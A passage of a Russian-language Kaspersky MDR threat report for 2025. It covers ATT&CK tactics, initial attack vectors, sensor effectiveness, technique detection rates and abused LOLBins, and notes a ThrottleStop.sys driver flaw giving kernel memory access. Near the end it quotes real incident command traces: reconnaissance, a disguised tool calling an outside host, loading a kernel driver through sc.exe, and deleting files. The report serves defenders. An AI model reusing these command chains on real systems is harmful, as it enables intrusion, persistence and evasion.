ThrottleStop.sys предоставляет два интерфейса IOCTL, позволяющих произвольный доступ на чтение и запись к физической памяти. Эта небезопасная реализация может быть использована вредоносным приложением пользовательского режима для модификации работающего ядра Windows и вызова произвольных функций ядра с привилегиями ring-0.


Глава V

Тактики атакующих

Тактики атакующих

Kaspersky MDR позволяет обнаруживать инциденты на разных этапах развития атаки. Хотя большинство инцидентов проходит через все стадии атаки (согласно тактикам MITRE ATT&CK), на приведенной ниже диаграмме выделены наиболее ранние тактики, соответствующие событиям безопасности для каждого инцидента.

Рисунок 15 Тактики атакующих



Тактики, используемые для обнаружения инцидентов в «Лаборатории Касперского»

TA0043: Reconnaissance

Инциденты, обнаруженные на этом этапе, в основном связаны с различными типами сканирования. Критичность этих инцидентов зависит от целей сканирования. Инциденты высокой критичности обычно связаны с успешным целевым фишингом, ведущим к дальнейшему развитию атаки, или с известными APT-кампаниями.

TA0042: Resource Development

Инциденты, отнесенные к этой тактике, в основном связаны с обнаружением вредоносного или нежелательного ПО без признаков его выполнения. Критичность этих инцидентов определяется классификацией обнаруженных инструментов.

TA0001: Initial Access

Подавляющее большинство инцидентов, обнаруженных на этом этапе, связано с фишинговыми письмами, содержащими различные типы вредоносных объектов и классифицированными как средняя критичность. Инциденты включают успешные атаки с использованием социальной инженерии, компрометацию удаленных сервисов, ведущую к дальнейшему развитию атаки, и активность, атрибутированную к известным целевым атакам.

Инциденты низкой критичности обычно представляют собой попытки фишинга, по которым пользователи перешли и которые были зарегистрированы, но не привели к последствиям благодаря успешному автоматическому реагированию.

TA0002: Execution

Поскольку запуск специализированных инструментов атаки — «шумная» операция, на этом этапе обнаруживается наибольшее количество инцидентов высокой критичности. В общем случае критичность инцидента определяется классификацией исполняемого инструмента.

TA0003: Persistence

Инциденты на этом этапе включают подмену инструментов специальных возможностей, подозрительные или небезопасные конфигурации сетевых ресурсов и буткиты. Высокий уровень критичности присваивается при наличии явных признаков активного участия человека в атаке. Инциденты средней и низкой критичности регистрируются на основе потенциального воздействия. Большинство инцидентов низкой критичности здесь связаны с манипуляциями с учетными записями, например, включением локальных учетных записей администратора или гостя.

TA0004: Privilege Escalation

Подавляющее большинство инцидентов, для которых данная тактика была самой ранней, связано с добавлением учетной записи в различные привилегированные группы, такие как Domain Admins, Enterprise Admins и др. Сюда входят инциденты, связанные с использованием специализированных инструментов повышения привилегий, обнаруженных как отдельные файлы или уже загруженных в системную память средствами EPP. Также включены обнаружения уязвимых драйверов, изменений конфигурации UAC или попыток обхода UAC.

TA0005: Defense Evasion

На этом этапе обнаруживается относительно небольшой процент инцидентов, но разнообразие выявленных действий обширно. Примеры включают: подозрительные настройки SPN на хосте, задачи планировщика, замаскированные под легитимные компоненты Windows, удаление журналов, изменение проверки цифровых подписей драйверов, использование различных LOLBins[8] и попытки изменения конфигурации конечных точек. Доля ложных срабатываний здесь наименьшая, поскольку обнаруженные техники и инструменты редко связаны с легитимной активностью.

TA0006: Credential Access

Подавляющее большинство инцидентов, связанных с этой тактикой, — попытки доступа к памяти процесса LSASS, дампы критически важных разделов реестра, обнаружение различных типов кейлоггеров, попытки подбора пароля или распыления паролей. Как и в случае с TA0005, выявленные здесь инциденты редко оказываются ложными срабатываниями, за исключением отдельных подтвержденных киберучений.

TA0007: Discovery

Инциденты, обнаруженные на этом этапе, в основном связаны с различными типами сканирования внутренней сети, выявлением конфигурации Active Directory или обнаружением использования специализированных инструментов — например, Bloodhound[9].

TA0008: Lateral Movement

Поскольку для тактики Lateral Movement характерен низкий уровень ложноположительных срабатываний, она представляет собой перспективное направление для планирования разработки новых IoA. Единственная сложность связана с инфраструктурными ложноположительными срабатываниями, обусловленными легитимной активностью ИТ-персонала. Подавляющее большинство инцидентов связано с попытками удаленной эксплуатации по сети и различными аномалийными детектированиями подозрительных сетевых входов с использованием легитимных учетных данных

TA0009: Collection

Наблюдаемая на этом этапе активность выявляется на основе детектирования специализированных инструментов. Часть инцидентов также может быть обнаружена с помощью движка аномалий. Выявление на данном этапе может представлять значительную сложность из-за трудностей в разграничении легитимной и вредоносной активности.

TA0010: Exfiltration

В 2025 году на этом этапе было обнаружено очень мало инцидентов. Обнаруженные инциденты крайне сложно отличить от TA0011, поскольку наиболее распространенным сценарием является T1041: Эксфильтрация через C2 channel[10] с использованием стандартных протоколов прикладного уровня. Инциденты атрибутируются к этой тактике при наличии явных доказательств — например, конкретной активности в командной строке, указывающей на эксфильтрацию.

TA0011: Command and Control

Подавляющее большинство обнаружений на этом этапе основано на данных Threat Intelligence: доступ к вредоносному ресурсу. Критичность инцидента определяется известным назначением C2 — если он связан с APT, инцидент классифицируется как высокая критичность. Сюда также относится обнаружение известных фреймворков C2, таких как Cobalt Strike[11], Sliver[12], MSF[13] и др.

TA0040: Impact

В рамках этой тактики большинство инцидентов выявляется через обнаружение конкретного вредоносного ПО, когда более раннее обнаружение и реагирование невозможны. В 2025 году подавляющее большинство инцидентов, достигших этой стадии, было связано либо с обнаружением криптомайнеров, либо с программами-вымогателями.

8 Living off the Land Binaries, Scripts and Libraries
9 MITRE ATT&CK. S0521 BloodHound
10 MITRE ATT&CK. T1041 Exfiltration Over C2 Channel
11 MITRE ATT&CK. S0154 Cobalt Strike
12 MITRE ATT&CK. S0633 Sliver
13 Github. Rapid7. Metasploit framework

Начальные векторы атак

Обнаружение угроз в MDR ограничено использованием сенсоров, которыми являются либо конечные точки, либо платформа Kaspersky Anti Targeted Attack (KATA), поэтому нельзя ожидать, что MDR обнаружит атаку до того, как вредоносный трафик или активность достигнет поддерживаемого сенсора. В случае IR сенсоры обнаружения не являются ограничением, поэтому статистика начальных векторов более репрезентативна, особенно с учетом того, что статистика IR охватывает инциденты, в большинстве случаев уже приведшие к ущербу, тогда как инциденты, обнаруженные MDR, в большинстве случаев были предотвращены до нанесения реального ущерба целевой инфраструктуре. Ниже представлена статистика начальных векторов атак, расследованных в рамках сервиса реагирования.

Рисунок 16 Доля от общего числа расследованных инцидентов


Иногда эти векторы используются как звенья одной цепи. Организации, которые впоследствии используются для компрометации других компаний через доверительные отношения, сами изначально были взломаны через эксплуатацию публично доступных приложений. В последние годы мы наблюдали множество случаев, когда злоумышленники сначала взламывали сервисных провайдеров или ИТ-интеграторов, а затем использовали этот доступ для атак на их клиентов.

Проблема усугубляется тем, что многие сервисные провайдеры — относительно небольшие компании, предоставляющие услуги по настройке и обслуживанию бухгалтерского ПО или разработке и поддержке веб-сайтов. Такие компании часто не имеют специализированной экспертизы в области кибербезопасности, а также ресурсов для развертывания и управления решениями безопасности. В результате взлом такой компании может привести к компрометации ее клиентов, поскольку она, вероятно, имеет удаленный доступ к системам своих клиентов, который злоумышленники могут эксплуатировать. В то же время, с точки зрения клиента, активность, исходящая от доверенного подрядчика, может выглядеть легитимной, что позволяет злоумышленникам легко получить доступ к сетям новых жертв.

В этом году мы также наблюдали развитие атак через доверительные отношения. В одном случае мы обнаружили, что злоумышленники последовательно скомпрометировали более двух организаций, чтобы в конечном итоге получить доступ к третьей цели.


За последние семь лет топ-3 начальных векторов атак оставались относительно стабильными. Хотя скомпрометированные учетные данные и публично доступные приложения неизменно были наиболее привлекательными точками входа, третья позиция менялась. Вредоносные письма ранее были распространенным начальным вектором, но были вытеснены доверительными отношениями. Примечательно, что вредоносные письма полностью исчезли из наших наблюдений как начальный вектор доступа в 2023 году, совпав с ростом атак через доверительные отношения, которые впервые появились в 2021 году, но вошли в ТОП-3 только в 2023 году.

Рисунок 17 ТОП-3 начальных векторов атак, 2019–2025




Злоумышленники могут преследовать различные цели в зависимости от своей мотивации. Одни хотят нарушить бизнес-операции, другие стремятся украсть важную информацию, третьи громко заявляют о себе, но все опираются на схожие техники. Во многих случаях пострадавшие организации имеют общие характеристики инфраструктуры и используемых технических решений.

Рисунок 18 Начальные векторы атак и причиненный ущерб по результатам расследований IR



Как и в предыдущие годы, наиболее распространенной формой ущерба от кибератак является шифрование данных, инициированное через эксплуатацию публично доступных приложений, скомпрометированные учетные данные, доверительные отношения и внешние сервисы удаленного доступа. Способы снижения риска таких атак включают внедрение своевременного управления обновлениями, эффективную парольную политику с многофакторной аутентификацией и ограничение доступа подрядчиков.

Рисунок 19 Начальный вектор и продолжительность атаки



Время, в течение которого злоумышленники остаются в сети незамеченными, зависит не от начального вектора, а от уровня зрелости информационной безопасности организации. Злоумышленники, проникшие в сеть через эксплуатацию публично доступных приложений, например, могут оставаться незамеченными дни, недели, месяцы или годы.


Тактики атакующих и технологии обнаружения

Kaspersky MDR использует различные типы сенсоров:

- Endpoint protection platform (EPP), endpoint detection and response (EDR)
- Network intrusion detection system (IDS)
- Sandbox (SB)

Часть Kaspersky Anti Targeted Attack (KATA)


- Прочие инциденты, выявленные по обращениям клиентов



В данном отчете вердикты IDS, являющейся частью EPP, учитываются как события конечных точек.

Во многих случаях инциденты обнаруживались с использованием нескольких типов сенсоров. Однако для целей приведенной ниже диаграммы мы учитываем только первое событие, обнаруженное и использованное аналитиком SOC для формирования инцидента. Поэтому преобладание инцидентов, обнаруженных EPP, не означает, что они не могли быть также обнаружены IDS или Sandbox в составе KATA. Статистика инцидентов показывает, что **сетевая IDS дополняет EPP даже в сценариях, где сенсор конечной точки представляется наиболее очевидным методом обнаружения** — например, TA0040: Ущерб или TA0006: Доступ к учетным записям.

Рисунок 20 Доля инцидентов, первично обнаруженных различными типами сенсоров



Высокая эффективность песочницы (sandbox) на этапе TA0001: Initial Access обусловлена популярным сценарием использования KATA для обнаружения фишинговых атак на периметре сети. Сетевая IDS эффективна на этапе TA0011: Command and Control, а также хорошо обнаруживает сетевые сканирования, что объясняет ее присутствие на этапах TA0043: Reconnaissance, TA0006: Credential Access и TA0007: Discovery. Часть инцидентов на этапе TA0001: Initial Access также была выявлена с помощью IDS. Небольшое количество инцидентов, обнаруженных IDS на этапах TA0042: Resource Development и TA0002: Execution, основано на известных типовых коммуникациях с командными центрами (C2).

Для тактик с TA0002: Execution по TA0006: Credential Access основным механизмом обнаружения является сенсор конечной точки (endpoint sensor). Однако если используются инструменты атаки с известными сетевыми паттернами трафика, эти инциденты также могут быть обнаружены с помощью IDS. Примеры включают обнаружение попыток подбора пароля по сети (TA0006: Credential Access) и попыток удаленной эксплуатации сервисов (TA0001: Initial Access).

Глава VI

Техники и процедуры злоумышленников

Техники атакующих

Согласно официальной документации MITRE ATT&CK[14], невозможно охватить все техники логикой обнаружения (индикаторами атаки или IoA). Но в этом нет практической необходимости, поскольку в технологии обнаружения необходимо соблюдать баланс между обнаружением любой атаки и перегрузкой команды SOC ложными срабатываниями, и чем выше доля ложных срабатываний, тем выше вероятность пропустить реальный инцидент. Охват телеметрии MDR позволяет отслеживать практически каждый шаг злоумышленника и таким образом покрывает любую технику MITRE, но для целей обнаружения мы покрываем только те, которые с наибольшей вероятностью являются вредоносными.

Техники с наилучшей конверсией

Используемые в MDR индикаторы атак (IoA) классифицированы по техникам MITRE ATT&CK®.
Для обеспечения качества обнаружения команда инженеров по обнаружению оценивает конверсию[15] и вклад каждого IoA, что позволяет рассчитывать эти метрики также для техник MITRE ATT&CK®. Ниже перечислены десять техник с наиболее высокими показателями конверсии, а тепловая карта показывает вклад наблюдаемых техник. Более низкие показатели конверсии объясняются тем, что на практике, благодаря используемым превентивным мерам безопасности, не все попытки злоумышленников реализовать выявленные техники привели к инциденту, требующему реагирования.

Рисунок 21 Техники с наибольшей конверсией

T1110.001: Password Guessing	34,8%	Хотя подбор пароля эффективно обнаруживается как сетевыми сенсорами, так и агентами конечных точек, эта техника по-прежнему популярна как в проектах по оценке защищенности, так и в реальных атаках.
T1136.001: Local Account	34,7%	Создание локальной учетной записи обычно наблюдается в ходе киберучений и легко обнаруживается.
T1078: Valid Accounts	34,5%	Доменные и локальные учетные записи часто используются злоумышленниками для обхода решений безопасности и закрепления в скомпрометированных системах.
T1098: Account Manipulation	32,0%	Злоумышленники обычно манипулируют легитимными учетными записями, активируют отключенные или изменяют их членство в группах. Техника T1098.007: Additional Local or Domain Groups также довольно популярна с конверсией 28,8%.
T1046: Network Service Discovery	31,2%	Обнаружение сетевых сервисов — распространенная техника атакующих, применяемая перед дальнейшими попытками эксплуатации и горизонтальными перемещениями.
T1566.002: Spearphishing Link	28,7%	Фишинг остается самой популярной техникой получения первоначального доступа. Этот тренд продолжается с 2023 года, и в 2025 году популярность и конверсия продолжили рост.
T1021: Remote Services	26,0%	Вторая по популярности техника горизонтальных перемещений, часто используемая в различных типах инцидентов наряду с T1078: Valid Accounts.
T1595: Active Scanning	25,8%	Наблюдается в основном извне сетевого периметра — типичная тактика разведки для всех типов внешних атак.
T1568: Dynamic Resolution	23,1%	Новая техника в списке 2025 года — это механизм управления и контроля, типичный для продвинутых атак с участием человека. Все субтехники также наблюдались в реальных инцидентах с хорошей конверсией: T1568.002: Domain Generation Algorithms — 23%, T1568.001: Fast Flux DNS — 23%, T1568.003: DNS Calculation — 23%.
T1210: Exploitation of Remote Services (RCE)	20,2%	Попытки эксплуатации RCE очень распространены в инцидентах как для получения первоначального доступа, так и для горизонтальных перемещений.

14 MITRE ATT&CK: Design and Philosophy, p.2.1 ATT&CK Coverage

15 **Conversion (конверсия)** — это отношение количества алертов, классифицированных как истинные срабатывания (true positive), к общему числу алертов, относящихся к конкретной технике MITRE ATT&CK. **Contribution (вклад)** — это доля инцидентов, в которых наблюдалась определённая техника, от общего числа зафиксированных инцидентов.

Инструменты, используемые в атаках

В подавляющем большинстве случаев MDR блокирует атаки на ранних стадиях, предотвращая нанесение ущерба, тогда как команда цифровой криминалистики и реагирования на инциденты (DFIR) обычно вмешивается после того, как бизнес-потери уже стали очевидны. По этой причине список популярных утилит для MDR и IR несколько различается. Другое отличие в том, что MDR в основном фокусируется на LOLBins, поскольку вредоносные инструменты довольно эффективно предотвращаются EPP — основным источником телеметрии MDR. DFIR фокусируется в основном на специализированных инструментах атакующих, хотя популярные LOLBins также упоминаются. В этом отчете представлены обе статистики.

Злоумышленники используют встроенные инструменты ОС, чтобы минимизировать риск обнаружения при доставке на скомпрометированную систему.

Рисунок 22 Наиболее популярные LOL-инструменты из статистики MDR

	Все инциденты	Инциденты высокой критичности
powershell.exe	2,0%	14,4%
rundll32.exe	0,6%	5,9%
mshta.exe	0,6%	3,8%
comsvcs.dll	0,2%	3,0%
msedge.exe	1,1%	2,7%
wscript.exe	0,5%	1,8%
mmc.exe	0,2%	1,7%
msiexec.exe	0,6%	1,5%
sc.exe	0,1%	1,4%
schtasks.exe	0,1%	1,4%
reg.exe	0,3%	1,2%

Наиболее популярные LOLBins, наблюдаемые практически в каждом инциденте, — **powershell.exe** и **rundll32.exe**

Популярность **mshta.exe** объясняется сохраняющимся трендом использования поддельных капч для выполнения вредоносной нагрузки, пример которого был приведен в отчете 2024 MDR[16].

Примеры использования PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe были освещены в отчете MDR[17] за 2023 год .

wscript.exe используется для выполнения вредоносных нагрузок, написанных на VB-скрипте[18]. Вот пример из реального инцидента, связанного с атакой с участием человека:

```
"C:\Windows\System32\WScript.exe"
"C:\Users\        \AppData\Local\Temp\1  9.vbs"
```

ИЛИ

```
"wscript.exe"
"C:\Users\        \AppData\Local\Temp\5  5.vbs"
```

mmc.exe стал настолько популярен в реальных атаках, что впервые попал в этот список. Во всех наблюдаемых случаях mmc использовался злоумышленниками на скомпрометированных конечных точках либо для выполнения, либо для обхода UAC[19]. Ниже показана простая цепочка выполнения со скомпрометированного хоста:

```
(PID: 628) C:\Windows\system32\services.exe
    └── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe
        └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

16 Аналитический отчет Kaspersky MDR 2024

17 Аналитический отчет Kaspersky MDR 2023

18 T1059.005: Visual Basic

19 T1218.014: MMC

sc.exe — стандартная утилита для управления службами Windows, а службы — популярная техника для выполнения полезной нагрузки[20] и закрепления[21]. Ниже показан след внутренней разведки злоумышленника со скомпрометированного хоста в реальной атаке с участием человека.

```
C:\Windows\System32\services.exe
  -> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
     -> "powershell.exe" -NonInteractive -enc [BASE64]
        -> "C:\Windows\system32\cmd.exe" /C whoami
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103.[redacted].25:443
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C c:\\windows\\temp\\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C tokei -H aa[redacted]1404ee:[redacted]
448535c97b3fc9
        -> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C cd
        -> "C:\Windows\system32\cmd.exe" /C netstat -ao
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\aprds.dll
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
